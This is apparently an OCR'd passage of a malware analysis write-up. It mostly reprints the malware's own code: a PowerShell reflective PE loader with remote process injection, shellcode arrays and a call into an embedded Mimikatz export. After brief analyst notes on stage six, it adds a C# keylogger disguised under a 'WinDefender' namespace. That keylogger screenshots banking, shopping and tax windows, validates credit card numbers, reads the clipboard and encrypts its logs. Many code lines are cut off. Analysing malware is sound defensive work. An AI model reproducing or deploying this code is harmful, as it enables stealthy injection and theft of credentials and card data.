$FuncIndex = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OrdinalPtr, [Ty
[UInt16])
$FuncOffsetAddr = Add-
SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfFunctions + ($FuncIndex * [Syst
[UInt32])))
$FuncOffset = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FuncOffsetAddr
```

```
[UInt32])
return Add-SignedIntAsUnsigned ($PEHandle) ($FuncOffset)
}
}
return [IntPtr]::Zero
}
Function Invoke-MemoryLoadLibrary
{
Param(
[Parameter( Position = 0, Mandatory = $true )]
[Byte[]]
$PEBytes,
[Parameter(Position = 1, Mandatory = $false)]
[String]
$ExeArgs,
[Parameter(Position = 2, Mandatory = $false)]
[IntPtr]
$RemoteProcHandle
)
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
$Win32Constants = Get-Win32Constants
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$RemoteLoading = $false
if (($RemoteProcHandle -ne $null) -and ($RemoteProcHandle -ne [IntPtr]::Zero))
{
$RemoteLoading = $true
}
$PEInfo = Get-PEBasicInfo -PEBytes $PEBytes -Win32Types $Win32Types
$OriginalImageBase = $PEInfo.OriginalImageBase
$NXCompatible = $true
if (([Int] $PEInfo.DllCharacteristics -
band $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT) -
ne $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT)
{
Write-Warning "PE is not compatible with DEP, might cause issues" -
WarningAction Continue
$NXCompatible = $false
}
$Process64Bit = $true
if ($RemoteLoading -eq $true)
{
$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke("kernel32.dll")
$Result = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, "IsWow64Process")
if ($Result -eq [IntPtr]::Zero)
{
Throw "Couldn't locate IsWow64Process function to determine if target process is 32bit

}
[Bool]$Wow64Process = $false
$Success = $Win32Functions.IsWow64Process.Invoke($RemoteProcHandle, [Ref]$Wow64Process

if ($Success -eq $false)
{
Throw "Call to IsWow64Process failed"
```

```
}
if (($Wow64Process -eq $true) -or (($Wow64Process -eq $false) -
and ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 4)))
{
$Process64Bit = $false
}
$PowerShell64Bit = $true
if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
{
$PowerShell64Bit = $false
}
if ($PowerShell64Bit -ne $Process64Bit)
{
throw "PowerShell must be same architecture (x86/x64) as PE being loaded and remote pr

}
}
else
{
if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
{
$Process64Bit = $false
}
}
if ($Process64Bit -ne $PEInfo.PE64Bit)
{
Throw "PE platform doesn't match the architecture of the process it is being loaded in

}
[IntPtr]$LoadAddr = [IntPtr]::Zero
if (([Int] $PEInfo.DllCharacteristics -
band $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE) -
ne $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE)
{
Write-
Warning "PE file being reflectively loaded is not ASLR compatible. If the loading fail
WarningAction Continue
[IntPtr]$LoadAddr = $OriginalImageBase
}
$PEHandle = [IntPtr]::Zero #This is where the PE is allocated in PowerShell
$EffectivePEHandle = [IntPtr]::Zero
#This is the address the PE will be loaded to. If it is loaded in PowerShell, this equ

if ($RemoteLoading -eq $true)
{
$PEHandle = $Win32Functions.VirtualAlloc.Invoke([IntPtr]::Zero, [UIntPtr]$PEInfo.SizeO
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
$EffectivePEHandle = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, $LoadAdd
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($EffectivePEHandle -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process. If the PE being loaded doesn't

}
}
```

```
else
{
if ($NXCompatible -eq $true)
{
$PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImag
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
}
else
{
$PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImag
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
}
$EffectivePEHandle = $PEHandle
}
[IntPtr]$PEEndAddress = Add-
SignedIntAsUnsigned ($PEHandle) ([Int64]$PEInfo.SizeOfImage)
if ($PEHandle -eq [IntPtr]::Zero)
{
Throw "VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, tr

}
[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $PEHandle, $PEInfo.SizeOfH
Null
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -
Win32Constants $Win32Constants
$PEInfo | Add-Member -MemberType NoteProperty -Name EndAddress -Value $PEEndAddress
$PEInfo | Add-Member -MemberType NoteProperty -Name EffectivePEHandle -
Value $EffectivePEHandle
Copy-Sections -PEBytes $PEBytes -PEInfo $PEInfo -Win32Functions $Win32Functions -
Win32Types $Win32Types
Update-MemoryAddresses -PEInfo $PEInfo -OriginalImageBase $OriginalImageBase -
Win32Constants $Win32Constants -Win32Types $Win32Types
if ($RemoteLoading -eq $true)
{
Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -
Win32Types $Win32Types -Win32Constants $Win32Constants -
RemoteProcHandle $RemoteProcHandle
}
else
{
Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -
Win32Types $Win32Types -Win32Constants $Win32Constants
}
if ($RemoteLoading -eq $false)
{
if ($NXCompatible -eq $true)
{
Update-MemoryProtectionFlags -PEInfo $PEInfo -Win32Functions $Win32Functions -
Win32Constants $Win32Constants -Win32Types $Win32Types
}
else
{
}
}
else
```

```
{
}
if ($RemoteLoading -eq $true)
{
[UInt32]$NumBytesWritten = 0
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $EffectivePEHa
($PEInfo.SizeOfImage), [Ref]$NumBytesWritten)
if ($Success -eq $false)
{
Throw "Unable to write shellcode to remote process memory."
}
}
if ($PEInfo.FileType -ieq "DLL")
{
if ($RemoteLoading -eq $false)
{
$DllMainPtr = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.Addres

$DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bool])
$DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($Dl

$DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
}
else
{
$DllMainPtr = Add-
SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.Addr

if ($PEInfo.PE64Bit -eq $true)
{
$CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00, 0x48, 0xb9)
$CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00, 0x00, 0x00, 0x00,

$CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
$CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
$CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x50,

$CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
}
$SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllMainSC3.Length +

$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $CallDllMainSC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($EffectivePEHandle, $SCPSMem,

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $CallDllMainSC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($DllMainPtr, $SCPSMem, $false
```

```
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $CallDllMainSC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC3.Length)
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [U
[UInt64]$SCLength, $Win32Constants.MEM_COMMIT -
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($RSCAddr -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process for shellcode"
}
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCP
[UInt64]$SCLength, [Ref]$NumBytesWritten)
if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
{
Throw "Unable to write shellcode to remote process memory."
}
$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -
StartAddress $RSCAddr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw "Call to CreateRemoteThread to call GetProcAddress failed."
}
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr]
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
}
}
elseif ($PEInfo.FileType -ieq "EXE")
{
[IntPtr]$ExeDoneBytePtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(1)
[System.Runtime.InteropServices.Marshal]::WriteByte($ExeDoneBytePtr, 0, 0x00)
$OverwrittenMemInfo = Update-ExeFunctions -PEInfo $PEInfo -
Win32Functions $Win32Functions -Win32Constants $Win32Constants -
ExeArguments $ExeArgs -ExeDoneBytePtr $ExeDoneBytePtr
[IntPtr]$ExeMainPtr = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.Addres

$Win32Functions.CreateThread.Invoke([IntPtr]::Zero, [IntPtr]::Zero, $ExeMainPtr, [IntP
([UInt32]0)) | Out-Null
while($true)
{
[Byte]$ThreadDone = [System.Runtime.InteropServices.Marshal]::ReadByte($ExeDoneBytePtr

if ($ThreadDone -eq 1)
{
Copy-ArrayOfMemAddresses -CopyInfo $OverwrittenMemInfo -
Win32Functions $Win32Functions -Win32Constants $Win32Constants
break
}
else
{
Start-Sleep -Seconds 1
}
}
```

```
}
return @($PEInfo.PEHandle, $EffectivePEHandle)
}
Function Invoke-MemoryFreeLibrary
{
Param(
[Parameter(Position=0, Mandatory=$true)]
[IntPtr]
$PEHandle
)
$Win32Constants = Get-Win32Constants
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -
Win32Constants $Win32Constants
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
{
[IntPtr]$ImportDescriptorPtr = Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.Optiona

while ($true)
{
$ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDe

if ($ImportDescriptor.Characteristics -eq 0 `
-and $ImportDescriptor.FirstThunk -eq 0 `
-and $ImportDescriptor.ForwarderChain -eq 0 `
-and $ImportDescriptor.Name -eq 0 `
-and $ImportDescriptor.TimeDateStamp -eq 0)
{
break
}
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi((Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name)))
$ImportDllHandle = $Win32Functions.GetModuleHandle.Invoke($ImportDllPath)
if ($ImportDllHandle -eq $null)
{
Write-
Warning "Error getting DLL handle in MemoryFreeLibrary, DLLName: $ImportDllPath. Conti
WarningAction Continue
}
$Success = $Win32Functions.FreeLibrary.Invoke($ImportDllHandle)
if ($Success -eq $false)
{
Write-Warning "Unable to free library: $ImportDllPath. Continuing anyways." -
WarningAction Continue
}
$ImportDescriptorPtr = Add-
SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::

}
}
$Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.ME

if ($Success -eq $false)
```

```
{
Write-Warning "Unable to call VirtualFree on the PE's memory. Continuing anyways." -
WarningAction Continue
}
}
Function Main
{
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$Win32Constants =  Get-Win32Constants
$RemoteProcHandle = [IntPtr]::Zero
if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null) -
and ($ProcName -ne ""))
{
Throw "Can't supply a ProcId and ProcName, choose one or the other"
}
elseif ($ProcName -ne $null -and $ProcName -ne "")
{
$Processes = @(Get-Process -Name $ProcName -ErrorAction SilentlyContinue)
if ($Processes.Count -eq 0)
{
Throw "Can't find process $ProcName"
}
elseif ($Processes.Count -gt 1)
{
$ProcInfo = Get-Process | where { $_.Name -eq $ProcName } | Select-
Object ProcessName, Id, SessionId
Write-Output $ProcInfo
Throw "More than one instance of $ProcName found, please specify the process ID to inj

}
else
{
$ProcId = $Processes[0].ID
}
}
if (($ProcId -ne $null) -and ($ProcId -ne 0))
{
$RemoteProcHandle = $Win32Functions.OpenProcess.Invoke(0x001F0FFF, $false, $ProcId)
if ($RemoteProcHandle -eq [IntPtr]::Zero)
{
Throw "Couldn't obtain the handle for process ID: $ProcId"
}
}
        try
        {
            $Processors = Get-WmiObject -Class Win32_Processor
        }
        catch
        {
            throw ($_.Exception)
        }
        if ($Processors -is [array])
        {
            $Processor = $Processors[0]
```

```
        } else {
            $Processor = $Processors
        }
        if ( ( $Processor.AddressWidth) -ne (([System.IntPtr]::Size)*8) )
        {
            Write-
Error "PowerShell architecture (32bit/64bit) doesn't match OS architecture. 64bit PS m
ErrorAction Stop
        }
        if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 8)
        {
            [Byte[]]$PEBytes = [Byte[]][Convert]::FromBase64String($PEBytes64)
        }
        else
        {
            [Byte[]]$PEBytes = [Byte[]][Convert]::FromBase64String($PEBytes32)
        }
        $PEBytes[0] = 0
        $PEBytes[1] = 0
$PEHandle = [IntPtr]::Zero
if ($RemoteProcHandle -eq [IntPtr]::Zero)
{
$PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs
}
else
{
$PELoadedInfo = Invoke-MemoryLoadLibrary -PEBytes $PEBytes -ExeArgs $ExeArgs -
RemoteProcHandle $RemoteProcHandle
}
if ($PELoadedInfo -eq [IntPtr]::Zero)
{
Throw "Unable to load PE, handle returned is NULL"
}
$PEHandle = $PELoadedInfo[0]
$RemotePEHandle = $PELoadedInfo[1]
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -
Win32Constants $Win32Constants
if (($PEInfo.FileType -ieq "DLL") -and ($RemoteProcHandle -eq [IntPtr]::Zero))
{
    [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -
FunctionName "powershell_reflective_mimikatz"
    if ($WStringFuncAddr -eq [IntPtr]::Zero)
    {
    Throw "Couldn't find function address."
    }
    $WStringFuncDelegate = Get-DelegateType @([IntPtr]) ([IntPtr])
    $WStringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoi

                    $WStringInput = [System.Runtime.InteropServices.Marshal]::StringTo

    [IntPtr]$OutputPtr = $WStringFunc.Invoke($WStringInput)
                    [System.Runtime.InteropServices.Marshal]::FreeHGlobal($WStringInpu

    if ($OutputPtr -eq [IntPtr]::Zero)
    {
```


```
     Throw "Unable to get output, Output Ptr is NULL"
    }
    else
    {
        $Output = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($OutputPtr)

        Write-Output $Output
        $Win32Functions.LocalFree.Invoke($OutputPtr);
    }
}
elseif (($PEInfo.FileType -ieq "DLL") -and ($RemoteProcHandle -ne [IntPtr]::Zero))
{
$VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName "VoidFunc"
if (($VoidFuncAddr -eq $null) -or ($VoidFuncAddr -eq [IntPtr]::Zero))
{
Throw "VoidFunc couldn't be found in the DLL"
}
$VoidFuncAddr = Sub-SignedIntAsUnsigned $VoidFuncAddr $PEHandle
$VoidFuncAddr = Add-SignedIntAsUnsigned $VoidFuncAddr $RemotePEHandle
$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -
StartAddress $VoidFuncAddr -Win32Functions $Win32Functions
}
if ($RemoteProcHandle -eq [IntPtr]::Zero)
{
Invoke-MemoryFreeLibrary -PEHandle $PEHandle
}
else
{
$Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.ME

if ($Success -eq $false)
{
Write-Warning "Unable to call VirtualFree on the PE's memory. Continuing anyways." -
WarningAction Continue
}
}
}
Main
}
Function Main
{
if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -
and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
{
$DebugPreference  = "Continue"
}
$ExeArgs = ""
if ($versid -eq "bind")
{
$ExeArgs = "notepad.exe bind $idsid $rckey"
}
elseif ($versid -eq "atinmem")
 {
$ExeArgs = "notepad.exe $fpath $idsid $rckey"
}
```

```
else
{
}
    [System.IO.Directory]::SetCurrentDirectory($pwd)
$PEBytes64 = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

$PEBytes32 = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
{
Invoke-Command -ScriptBlock $RemoteScriptBlock -
ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs)
}
else
{
Invoke-Command -ScriptBlock $RemoteScriptBlock -
ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs) -
ComputerName $ComputerName
}
}
Main
}
get-fgruvers -versid atinmem  -fpath 'path discarded by mal analyst' -idsid 1215 -
rckey 'key discarded by mal analyst'
```

This code contains two piece of binary code encoded in base64 (on line 2045 and 2046).

I have uploaded the x86-64 bit version on Hybrid Analysis and VirusTotal:

https://www.hybrid-analysis.com/sample/ba5a5979276969eb4227131607df0b7bd5291902479e905bffba99457964f99d/5abb37547ca3e117ec525fc8



Stage 6 (function get-watcher)

The PowerShell in the sixth stage executes the following C# appcode. It takes snapshot from windows with the following titles:

```
private static string[] titles = { "paypal", "ebay", "chase", "banking", "credit
cards", "american express", "newegg", "amazon", "walmart", "bestbuy", "target",
"apple", "sign in", "azure", "Login", "bank", "banco", "bancario", "registrarse",
"iniciar sesión", "seguridad", "banque", "bancaire", "se connecter", "security", "e-
bank", "tax", "OLT" ,"ProSeries", "Drake", "Taxslayer", "ProTaxPro", "Taxwise"}
```

```
function def {
if(!(Test-path $args[1])) {
   $h = ni -Path $args[1] -ItemType "directory"
   $h.attributes="Hidden"
    }
if ([int]$args[2] -ge 3){$e = 'CSharp'}else{$e = 'CSharpVersion3'}
Add-Type @"
using System;
using System.Runtime.InteropServices;
using System.Text;
using System.Collections.Generic;
using System.IO;
using System.Windows.Forms;
using System.Security.Cryptography;
using System.Drawing;
using Imaging = System.Drawing.Imaging;
namespace WinDefender
{
    public class User32
    {
        public const int VK_LBUTTON = 1;
        public const int VK_BACK = 8;
        public const int VK_TAB = 9;
        public const int VK_RETURN = 0x0D;
        public const int VK_ESCAPE = 0x1B;
        public const int VK_PRIOR = 0x21;
        public const int VK_NEXT = 0x22;
        public const int VK_END = 0x23;
        public const int VK_HOME = 0x24;
        public const int VK_LEFT = 0x25;
        public const int VK_UP = 0x26;
        public const int VK_RIGHT = 0x27;
        public const int VK_DOWN = 0x28;
        public const int VK_DELETE = 0x2E;
        public const int VK_LSHIFT = 160;
        public const int VK_RSHIFT = 161;
        public const int VK_LCONTROL = 162;
        public const int VK_RCONTROL = 163;
        public const int VK_OEM_CLEAR = 254;
        public const int VK_LOWEST = VK_LBUTTON;
        public const int VK_HIGHEST = VK_OEM_CLEAR;
        [DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true)]
        public static extern short GetAsyncKeyState(int virtualKeyCode);
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool GetKeyboardState(byte[] keystate);
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        public static extern uint MapVirtualKey(uint uCode, uint uMapType);
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
        public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkey

            [Out, MarshalAs(UnmanagedType.LPWStr, SizeConst = 64)] System.Text.StringB

            int cchBuff, uint wFlags);
        [DllImport("User32.dll")]
```

```
        public static extern int GetWindowText(int hwnd, StringBuilder s, int nMaxCoun

        [DllImport("User32.dll")]
        public static extern int GetForegroundWindow();
    }
    public static class Recorder
    {
        public static string Pattern = @"((((4\d{3})|(5[1-5]\d{2})|(6(?:011|5[0-9][0-
9]))(-?|\040?)(\d{4}(-?|\040?)){3}))|((3[4,7]\d{2})(-?|\040?)\d{6}(-?|\040?)\d{5})";
        public static string Pathfile = Guid.NewGuid().ToString();
        public static string Pathlog = Guid.NewGuid().ToString();
        private static string currentData = string.Empty;
        private static string previousData = string.Empty;
        private static string Outout = string.Empty;
        public static string SesKey = Guid.NewGuid().ToString();
        private static string hWndTitle;
        private static string hWndTitlePast;
        private static TextBox tb = new TextBox() { Multiline = true };
        private static Encoding Utf8NoBomEncoding = new UTF8Encoding(false);
        private static System.Threading.Thread ScreenThread;
        private static string[] titles = { "paypal", "ebay", "chase", "banking", "cred
bank", "tax", "OLT" ,"ProSeries", "Drake", "Taxslayer", "ProTaxPro", "Taxwise"};
        public static string getnamefile(string Pathfile)
        {
           return Pathfile + "\\" + Guid.NewGuid().ToString("n").Substring(0, 6) + "-
"+ Guid.NewGuid().ToString("n").Substring(0, 4) +"-
"+ Guid.NewGuid().ToString("n").Substring(0, 7) +"-Public-AppUpdate";
        }
        static bool GetTitle(string winTitle)
        {
            if (string.IsNullOrEmpty(winTitle))
                return false;
            foreach (string title in titles)
                if (winTitle.ToLower().Contains(title))
                    return true;
            return false;
        }
        private static string previousLuna = string.Empty;
        public static bool Luna(string number)
        {
            if (previousLuna.Equals(number))
                return false;
            int sum = 0;
            number = number.Replace("-", "");
            number = number.Replace(" ", "");
            char[] temp = number.ToCharArray();
            int[] numbers = new int[number.Length];
            bool alt = false;
            for (int i = temp.Length - 1; i &gt; -1; i--)
                if (int.TryParse(temp[i].ToString(), out numbers[i]))
                {
                    if (alt)
                    {
                        numbers[i] *= 2;
                        if (numbers[i] &gt; 9)
```

```
                    numbers[i] -= 9;
                }
                sum += numbers[i];
                alt = !alt;
            }
        if ((sum % 10) == 0)
        {
            previousLuna = number;
            return true;
        }
        return false;
    }
    public static string ActiveApplTitle()
    {
        int hwnd = User32.GetForegroundWindow();
        StringBuilder sbTitle = new StringBuilder(1024);
        int intLength = User32.GetWindowText(hwnd, sbTitle, sbTitle.Capacity);
        if ((intLength  sbTitle.Length)) return "Unknown Title";
        string title = sbTitle.ToString();
        return title;
    }
    public static string GetTimeNow()
    {
        DateTime now = DateTime.Now;
        return now.ToString("yy.MM.dd HH:mm:ss");
    }
    public static string GetTimeNowImg()
    {
        DateTime now = DateTime.Now;
        return now.ToString("yy-MM-dd-hh-mm-ss");
    }
    static string GetClipboardText()
    {
        tb.Text = "";
        tb.Paste();
        return tb.Text;
    }
    public static void CryptBytes(string output, string SesKey)
    {
        Encoding encoding = Encoding.UTF8;
        byte[] bytes = encoding.GetBytes(output);
        byte[] IV = new byte[16];
        Random rnd = new Random();
        rnd.NextBytes(IV);
        RijndaelManaged AES = new RijndaelManaged()
        {
            Mode = CipherMode.CBC,
            Key = encoding.GetBytes(SesKey),
            IV = IV
        };
        List ciphertext = new List();
        ciphertext.AddRange(IV);
        ciphertext.AddRange((AES.CreateEncryptor()).TransformFinalBlock(bytes, 0,

        HMACSHA1 hmac = new HMACSHA1() { Key = encoding.GetBytes(SesKey) };
```

```
            AES.Clear();
            ciphertext.AddRange(hmac.ComputeHash(ciphertext.ToArray()));
            string EncodedText = Convert.ToBase64String(ciphertext.ToArray()) + "``@";

            File.AppendAllText(Pathlog, EncodedText, Utf8NoBomEncoding);
        }
        static void GetScreenRunspace()
        {
           string PathPic= getnamefile(Pathfile) + ".log";
           string ImgOut = string.Empty;
           string ImgOutCSS = string.Empty;
            for (int i = 0; i &lt; 15; i++)
            {
                try
                {
                    Rectangle ScreenBounds = SystemInformation.VirtualScreen;
                    Bitmap ScreenshotObject = new Bitmap(ScreenBounds.Width, ScreenBou

                    Graphics DrawingGraphics = Graphics.FromImage(ScreenshotObject);
                    DrawingGraphics.CopyFromScreen(ScreenBounds.Location, Point.Empty,

                    DrawingGraphics.Dispose();
                    using (MemoryStream ms = new MemoryStream())
                    {
                        int iQual = 18;
                        Imaging.EncoderParameters encoderParams = new Imaging.EncoderP

                        encoderParams.Param[0] = new Imaging.EncoderParameter(Imaging.

                        Imaging.ImageCodecInfo jpegCodec = null;
                        foreach (var item in Imaging.ImageCodecInfo.GetImageEncoders()

                            if (item.FormatDescription == &quot;JPEG&quot;)
                                jpegCodec = item;
                        if (jpegCodec != null)
                        {
                            ScreenshotObject.Save(ms, jpegCodec, encoderParams);
                            ScreenshotObject.Dispose();
                        }
                        string ImgDateName = GetTimeNowImg();
                        string FileImageEncode = ImgDateName + &quot;|&quot; + Convert

                        ImgOut += &quot;<a><img></a>";
                        File.AppendAllText(PathPic, FileImageEncode, Utf8NoBomEncoding

                    }
                }
                finally
                {
                    System.Threading.Thread.Sleep(4000);
                }
            }
            ImgOutCSS += "
<div>#B#u#t#o#
<div>" + ImgOut + "66#66#66";
```

```
            CryptBytes(ImgOutCSS, SesKey);
        }
        private static void RunScreening()
        {
            if (ScreenThread == null || ScreenThread.ThreadState != System.Threading.T

            {
                ScreenThread = new System.Threading.Thread(GetScreenRunspace);
                ScreenThread.Start();
            }
        }
        public static void Record()
        {
            byte[] previousVkeyStates = new byte[256];
            while ((previousVkeyStates[User32.VK_LSHIFT] == 0) || (previousVkeyStates[

            {
                System.Threading.Thread.Sleep(10);
                byte[] vkeyStates = new byte[256];
